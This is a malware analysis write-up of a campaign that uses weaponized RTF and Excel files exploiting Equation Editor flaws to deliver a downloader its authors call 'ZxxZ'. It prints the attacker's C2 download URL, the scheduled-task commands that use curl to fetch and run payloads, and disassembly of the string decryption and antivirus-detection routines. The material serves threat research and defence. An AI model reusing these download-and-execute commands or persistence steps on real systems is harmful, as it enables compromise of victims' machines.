
```
{\rt4\adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31506\stshfloch31506\stshfhich31506\stshfbi31507\defla
ng1033\deflangfe1033\themelang1033\themelangfe0\themelangcs0{\object\objemb\objw5489\objh2225\objscalex9\objscaley9\obju
pdate{\*\objclass weaseoijsd}{\*\objdata 01050000020000000b0000004571756174696f6e2e33000000000000000000
000e0000
d0cf11e0a1b11ae100000000000000000000000000000000003e000300feff0900060000000000000000000000010000000100000000000000000100000
0200000001000000feffffff0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffff
```

Malicious RTF document sample.

The RTF document is embedded with an OLE object with the class name "Equation 3.0." It contains the shellcode as an equation formula created using Microsoft Equation Editor.




```
remnux@remnux:~/Desktop/27Jan$ rtfdump.py b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82 | more
    1 Level  1        c=   21 p=00000000 l=   23480 h=   13466;    1210 b=       0    u=    1169 \rt4
    2  Level  2       c=    2 p=000000b4 l=   12968 h=   12776;    1210 b=       0    u=       6 \object
    3   Level  3      c=    0 p=000000f5 l=      23 h=       4;       2 b=       0    u=       6 \*\objclass weaseoijsd
    4   Level  3      c=    0 p=0000010d l=   12878 h=   12772;    1210 b=       0 O u=       0 \*\objdata
      Name: 'Equation.3\x00' Size: 3584 md5: 64c05653b1314e9305e7c7e620448d90 magic: d0cf11e0
```



```
remnux@remnux:~/Desktop/27Jan$ rtfobj.py b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82 -s all -d /hom
e/remnux/Desktop/27Jan/objdump
rtfobj 0.50 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82' - size: 23481 bytes
---+----------+-------------------------------+-------------------------------
id |index     |OLE Object                     |OLE Package
---+----------+-------------------------------+-------------------------------
0  |00000118h |format_id: 2                   |Not an OLE Package
   |          |class name: 'Equation.3'       |
   |          |data size: 3584                |
---+----------+-------------------------------+-------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'Equation.3'
  data size  = 3584
  saving to file /home/remnux/Desktop/27Jan/objdump/b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82_obj
ect_00000118.bin
```

Embedded Microsoft Equation object.

When the victim opens the RTF file with Microsoft Word, it invokes the Equation Editor application and executes the equation formula containing the Return-Oriented Programming (ROP) gadgets. The ROP loads and executes the shell code located at the end of the maldocs in an encrypted format that connects to the malicious host olmajhnservice[.]com and downloads the payload from the URL hxxp[:]//olmajhnservice[.]/nxl/nx. The payload is downloaded in the folder "C:\$Utf&quot created by the shellcode and runs as a process on the victim's machine.




Address	Disassembly	String
00464241	add byte ptr ds:[eax+464018],bh	&"http://olmajhnservice.com/nxl/nx"
00464251	push eqnedt32.464018	&"http://olmajhnservice.com/nxl/nx"
74F8FB1C	mov eax,kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F8FD82	mov ecx,kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F918EA	push kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F91907	push kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"

Download URL captured during runtime of the maldoc.

Excel spreadsheet

The malicious Excel spreadsheet is weaponized to exploit the Microsoft Office memory corruption vulnerabilities CVE-2018-0798 and CVE-2018-0802.

When the victim opens the Excel spreadsheet, it launches the Microsoft Equation Editor application to execute the embedded Microsoft Equation 3.0 objects.




```
Object 1    =EMBED("Equation.3","")
```

Malicious Excel spreadsheet.


Once the Microsoft Equation Editor service executes the embedded objects, it invokes the scheduled task service to configure the task scheduler with the commands shown below:

Task 1: Rdx



```
"C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 15 /TN \Windows\RdxFact
\Rdx /TR "cmd /c start /min curl --output c:\users\public\music\RdxFactory.exe -O
""https://olmajhnservice.com/nt.php/?dt=%computername%-EX-2&ct=2"""
```

Task 2: RdxFac




```
c:\users\public\music\RdxFactory.exe
```

The actor creates the folder "RdxFact " in the Windows tasks folder and schedules two tasks with the task names "Rdx " and "RdxFac " to run every five minutes. When the first task runs, the victim's machine attempts to connect to the hosting server through the URL and, using the cURL utility, downloads the "RdxFactory.exe" into the public user profile's music folder. RdxFactory.exe is the trojan downloader.

After five minutes of execution of the first task, "Rdx,", the second task, "RdxFac,"runs to start the payload.

Based on other related samples we discovered, the actor also uses different folder names, tasks names and dropper file names in their campaigns.




```
 /create /sc MINUTE /mo 15 /TN \\Windows\\FXSSCOM\\FXS /TR \"cmd /c start /min curl --output %AppData%\\g711xx.exe -O \"\"https://olmajhnservice.com/nt.php/?
dt=%computername%-BKP&ct=BKP\"\"\" /f
```

We noticed that the actor is using the cURL command-line utility to download the payload in the Windows environment. Systems running Windows 10 and later have the cURL utility, which the actor abuses in this campaign.

The payload

The payload is a 32-bit Windows executable compiled in Visual C++ with a timestamp of Sept. 10, 2021. We named the trojan "ZxxZ" based on the name of a separator that the payload uses while sending information to the C2. This trojan is a downloader that downloads and executes the remote file. The executables were seen with the filenames "Update.exe", "ntfsc.exe" or "nx" in this campaign. They are either downloaded or dropped into the victim's "local application data" folder and run as a Windows Security update with medium integrity to elevate the privileges of a standard user.


The actor uses common encoding techniques to obfuscate strings in the WinMain function to hide its behavior from static analysis tools.



```
                           ; CODE XREF: WinMain(x,x,x,x)+D1↑j
push    21Ch               ; nSize
push    offset Str         ; lpFilename
push    0                  ; hModule
call    ds:GetModuleFileNameA
push    offset a34         ; "34"
mov     edi, offset SubStr ; "FDWUGQ"
call    sub_402420
add     esp, 4
push    offset a34         ; "34"
mov     edi, offset ValueName ; "fDWUGQ@"
call    sub_402420
add     esp, 4
call    sub_401880
push    offset a345        ; "345"
mov     edi, offset aKzwPmrsaUcqvDC ; "KZW\x1CPMRSA\x06UCQv\a\x1DD]C\vAK@"
call    sub_402420
add     esp, 4
push    offset aZxxz       ; "ZxxZ"
mov     edi, offset asc_404780 ; ">"
call    sub_402420
add     esp, 4
push    offset a234        ; "234"
mov     edi, offset File ; "q\thbA[UAU_wUFRheZZV\\CAo"
call    sub_402420
```

WinMain function snippet.


The decryption function receives the encrypted strings and decrypts each character with the XOR operation and stores the result in an array that will be returned to the caller function.



```
signed int __usercall sub_402420@<eax>(const char *a1@<edi>, const char *a2)
{
  signed int v2; // esi
  unsigned int v3; // edx
  signed int result; // eax
  int i; // ecx

  v2 = strlen(a1);
  v3 = strlen(a2);
  result = 0;
  for ( i = 0; result < v2; ++i )
  {
    if ( i == v3 )
      i = 0;
    a1[result++] ^= a2[i];
  }
  return result;
}
```

Decryption function.


The malware searches for the Windows Defender and Kaspersky antivirus processes in the victim's machine by creating the snapshot of running processes using CreateToolhelp32Snapshot and iterates through each process using API Process32First and Process32Next.



```
loc_4012C0:                             ; CODE XREF: WinMain(x,x,x,x)+2CF↓j
                mov     cl, Data[eax]
                mov     byte_5F02D0[eax], cl
                inc     eax
                test    cl, cl
                jnz     short loc_4012C0
                mov     edi, offset Windefender_Process ; "MsMp"
                call    Find_running_process
                test    al, al
                jz      short loc_4012E8
                mov     byte_4052EA, 1
                jmp     short loc_401310
; ---------------------------------------------------------------------------

loc_4012E8:                             ; CODE XREF: WinMain(x,x,x,x)+2DD↑j
                mov     edi, offset Kaspersky_Process
                dec     edi
                mov     edi, edi

loc_4012F0:                             ; CODE XREF: WinMain(x,x,x,x)+2F6↓j
                mov     al, [edi+1]
                inc     edi
                test    al, al
                jnz     short loc_4012F0
                mov     cx, ds:word_403214
                mov     [edi], cx
                mov     edi, offset Kaspersky_Process
                call    Find_running_process
                test    al, al
                jz      short loc_401317
```

WinMain() snippet showing antivirus process detection.

The information-gathering function gathers the victim's hostname, operating system product name, and the victim's username and writes them into a memory buffer.

